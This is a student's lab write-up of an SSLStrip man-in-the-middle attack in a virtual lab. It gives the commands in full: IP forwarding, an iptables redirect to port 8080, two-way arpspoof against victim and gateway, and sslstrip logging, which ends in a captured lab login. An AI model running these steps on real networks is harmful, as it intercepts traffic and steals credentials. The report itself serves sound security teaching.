
Vikash Deo: N15708475: vkd225
SSL Strip: Man in the middle Attack


Steps involved for SSL Attack

-> First we need to know the IP address of the target machine, we can get using NMAP and we did in the previous lab. The IP address of the target machine is 10.10.111.109. For this lab, I just used ipconfig from the target machine.




```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\poly>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : vlab.local
        IP Address. . . . . . . . . . . . : 10.10.111.109
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 10.10.111.1

C:\Documents and Settings\poly>_
```

To check the IP address and gateway, we can use ifconfig and netstat –nr in backtrack machine.




```
root@bt:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 02:00:58:43:06:01
          inet addr:10.10.111.107  Bcast:10.10.111.255  Mask:255.255.255.0
          inet6 addr: fe80::58ff:fe43:601/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:151 errors:0 dropped:0 overruns:0 frame:0
          TX packets:87 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13065 (13.0 KB)  TX bytes:5321 (5.3 KB)
          Interrupt:32 Base address:0xe000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:25 errors:0 dropped:0 overruns:0 frame:0
          TX packets:25 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1697 (1.6 KB)  TX bytes:1697 (1.6 KB)

root@bt:~#
```




```
root@bt:~# netstat -nr
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
10.10.111.0     0.0.0.0         255.255.255.0   U         0 0          0 eth0
0.0.0.0         10.10.111.1     0.0.0.0         UG        0 0          0 eth0
root@bt:~#
```

Modifying the external router, since SSLStrip works on domain names so that it can serve as a DNS server and properly resolve the name, "fakebook.vlab.local".




```
 vlab.local
$TTL    604800
@       IN      SOA     ns1.vlab.local. root.vlab.local. (
                        4       ; Serial <-- INCREMENT AFTER CHANGE
                        604800  ; Refresh
                        86400   ; Retry
                        2419200 ; Expire
                        604800) ; Negative Cache TTL
;
@       IN      NS      ns1
        IN      A       10.10.111.1
ns1             IN      A       10.10.111.1
fakebook        IN      A       10.12.1.10
```

Appending the nameserver 10.10.111.1



```
domain vital-nat-12
search vital-nat-12
nameserver 128.238.2.38
nameserver 10.10.111.1
~
~
~
~
```

In the target machine, by viewing the page source, initially, without arpspoof, we can see that there is a secure connection to the "fakebook.vlab.local" from the "form" tag.




```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
   "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en" id="faceb
<head>
<meta http-equiv="Pragma" content="no-cache">
<meta http-equiv="Content-type" content="text/html; charset=utf-8" />
<meta http-equiv="Content-language" content="en" />
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" />
<meta name="description" content=" Fakebook is a social utility that connect
<title>Fakebook</title>
<script type="text/javascript" src="hint-textbox.js"></script>
</head>
<body background="background.png" >
<style type="text/css">
<!--
body {background-image: url(background.png); background-repeat: no-repeat;}
INPUT.hintTextbox { color: #888; }
INPUT.hintTextboxActive { color: #000; }
}
-->
</style>
<div align=right style="width: 600px ">
<form action="https://fakebook.vlab.local/login.php" method="post">
<input name="userid" type="text" value="userid" class="hintTextbox" size="8"
```

Now, setup up the machine to accept packets inbound and forward them outbound and vice versa using

echo “1” > /proc/sys/net/ipv4/ip_forward

Modifying the iptable of bt5

iptables –t nat –A PREROUTING –p tcp --destination-port 80 –j REDIRECT --to port 8080




```
root@bt:~# echo "1" >/proc/sys/net/ipv4/ip_forward
root@bt:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
root@bt:~# 
```

Using this command, we take the traffic bound for port 80 (HTTP Web) of bt5 machine and redirecting only that traffic to the SSLStrip application which in turn is listening on port 8080.

➔ ARPSpoofing the victim (Windows XP) and DNS Server (External Router)

The ARP request from the victim for the DNS Server would be replied my MAC address (backtrack machine).


- ➢ arpspoof –t 10.10.111.109 10.10.111.1



```
root@bt:~# arpspoof -t 10.10.111.109 10.10.111.1
2:0:58:43:6:1 2:0:58:7b:a:1 0806 42: arp reply 10.10.111.1 is-at 2:0:58:43:6:1
2:0:58:43:6:1 2:0:58:7b:a:1 0806 42: arp reply 10.10.111.1 is-at 2:0:58:43:6:1
2:0:58:43:6:1 2:0:58:7b:a:1 0806 42: arp reply 10.10.111.1 is-at 2:0:58:43:6:1
2:0:58:43:6:1 2:0:58:7b:a:1 0806 42: arp reply 10.10.111.1 is-at 2:0:58:43:6:1
2:0:58:43:6:1 2:0:58:7b:a:1 0806 42: arp reply 10.10.111.1 is-at 2:0:58:43:6:1
2:0:58:43:6:1 2:0:58:7b:a:1 0806 42: arp reply 10.10.111.1 is-at 2:0:58:43:6:1
2:0:58:43:6:1 2:0:58:7b:a:1 0806 42: arp reply 10.10.111.1 is-at 2:0:58:43:6:1
2:0:58:43:6:1 2:0:58:7b:a:1 0806 42: arp reply 10.10.111.1 is-at 2:0:58:43:6:1
2:0:58:43:6:1 2:0:58:7b:a:1 0806 42: arp reply 10.10.111.1 is-at 2:0:58:43:6:1
2:0:58:43:6:1 2:0:58:7b:a:1 0806 42: arp reply 10.10.111.1 is-at 2:0:58:43:6:1
2:0:58:43:6:1 2:0:58:7b:a:1 0806 42: arp reply 10.10.111.1 is-at 2:0:58:43:6:1
```


The ARP request from the DNS Server for the victim would be replied my MAC address (backtrack machine).

> arpspoof -t 10.10.111.1 10.10.111.109




```
root@bt:~# arpspoof -t 10.10.111.1 10.10.111.109
2:0:58:43:6:1 2:0:58:5f:8:2 0806 42: arp reply 10.10.111.109 is-at 2:0:58:43:6:1
2:0:58:43:6:1 2:0:58:5f:8:2 0806 42: arp reply 10.10.111.109 is-at 2:0:58:43:6:1
2:0:58:43:6:1 2:0:58:5f:8:2 0806 42: arp reply 10.10.111.109 is-at 2:0:58:43:6:1
2:0:58:43:6:1 2:0:58:5f:8:2 0806 42: arp reply 10.10.111.109 is-at 2:0:58:43:6:1
2:0:58:43:6:1 2:0:58:5f:8:2 0806 42: arp reply 10.10.111.109 is-at 2:0:58:43:6:1
2:0:58:43:6:1 2:0:58:5f:8:2 0806 42: arp reply 10.10.111.109 is-at 2:0:58:43:6:1
2:0:58:43:6:1 2:0:58:5f:8:2 0806 42: arp reply 10.10.111.109 is-at 2:0:58:43:6:1
2:0:58:43:6:1 2:0:58:5f:8:2 0806 42: arp reply 10.10.111.109 is-at 2:0:58:43:6:1
2:0:58:43:6:1 2:0:58:5f:8:2 0806 42: arp reply 10.10.111.109 is-at 2:0:58:43:6:1
2:0:58:43:6:1 2:0:58:5f:8:2 0806 42: arp reply 10.10.111.109 is-at 2:0:58:43:6:1
2:0:58:43:6:1 2:0:58:5f:8:2 0806 42: arp reply 10.10.111.109 is-at 2:0:58:43:6:1
2:0:58:43:6:1 2:0:58:5f:8:2 0806 42: arp reply 10.10.111.109 is-at 2:0:58:43:6:1
2:0:58:43:6:1 2:0:58:5f:8:2 0806 42: arp reply 10.10.111.109 is-at 2:0:58:43:6:1
2:0:58:43:6:1 2:0:58:5f:8:2 0806 42: arp reply 10.10.111.109 is-at 2:0:58:43:6:1
```

Before ARPSpoofing, we can see that, in victim's machine (Windows XP), the arp mapping is correct i.e. it shows the correct IP to MAC address of the router.



```
licrosoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

:\Documents and Settings\poly>arp -a

nterface: 10.10.111.109 --- 0x2
  Internet Address      Physical Address      Type
  10.10.111.1           02-00-58-5f-08-02     dynamic
```


But, after ARPSpoofing, the victim's machine arp mapping shows my machine's MAC (backtrack5) for router as well as backtrack machine.



```
C:\Documents and Settings\poly>arp -a

Interface: 10.10.111.109 --- 0x2
  Internet Address      Physical Address      Type
  10.10.111.1           02-00-58-43-06-01     dynamic
  10.10.111.107         02-00-58-43-06-01     dynamic

C:\Documents and Settings\poly>
```


➔ Running SSLStrip source code will strip packets coming form the target machine (Windows XP) to the port 80 of the backtrack machine and send it to the port 8080 which is listening which we specified in iptable rule tables.

I saved the file in ssl.log



```
root@bt:~# cd /pentest/web/sslstrip
root@bt:/pentest/web/sslstrip# python sslstrip.py -l 8080

sslstrip 0.8 by Moxie Marlinspike running...
^Croot@bt:/pentest/web/sslstrip# python sslstrip.py -l 8080 -w ssl.log

sslstrip 0.8 by Moxie Marlinspike running...
```


In the victim's machine, we can see that, the "form" tag has been changed to 'http" from "https" which means a insecure connection has been made to the backtrack machine.



```
<meta http-equiv="Pragma" content="no-cache">
<meta http-equiv="Content-type" content="text/html; charset=utf-8" />
<meta http-equiv="Content-language" content="en" />
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" />
<meta name="description" content=" Fakebook is a social utility that connect
<title>Fakebook</title>
<script type="text/javascript" src="hint-textbox.js"></script>
</head>
<body background="background.png" >
<style type="text/css">
<!--
body {background-image: url(background.png); background-repeat: no-repeat;}
 INPUT.hintTextbox { color: #888; }
 INPUT.hintTextboxActive { color: #000; }
}
-->
</style>
<div align=right style="width: 600px ">
<form action="http://fakebook.vlab.local/login.php" method="post">
<input name="userid" type="text" value="userid" class="hintTextbox" size="8"
<input name="pass" type="password" value="password" class="hintTextbox" size
</form>
</div>

</body>
```

Running the sslscript, we can see the conversation detail between the victim’s machine and server’s machine and after opening ssl.log we can see the userid and password for “fakebook.vlab.local”.

Userid : memon
Password: evilproffy



ssl.log (/pentest/web/sslstrip) - gedit
File Edit View Search Tools Documents Help
Open
Save
Undo
ssl.log

```
2015-10-26 20:01:37,752 SECURE POST Data (fakebook.vlab.local):
userid=memon&pass=evilproffy
```

ARPSPOOF: In this method, we constantly send the victim's computer (Windows XP) ARP requests asking for MAC address belonging to the IP of the gateway machine (router) with a reply of my MAC address (Backtrack machine). After some time the victim computer will believe this reply and makes a wrong entry in his ARP cache. Next time the victim wants to send an IP packet to the gateway he sends the ethernet frame to my machine so actually we get the IP packet. We do the same thing with the gateway machine just the other way round.

In our case, the target machine, will ask for MAC address for IP address 10.10.111.1 and will get a reply of backtrack machine's MAC address but with an IP of 10.10.111.1 which I have spoofed.

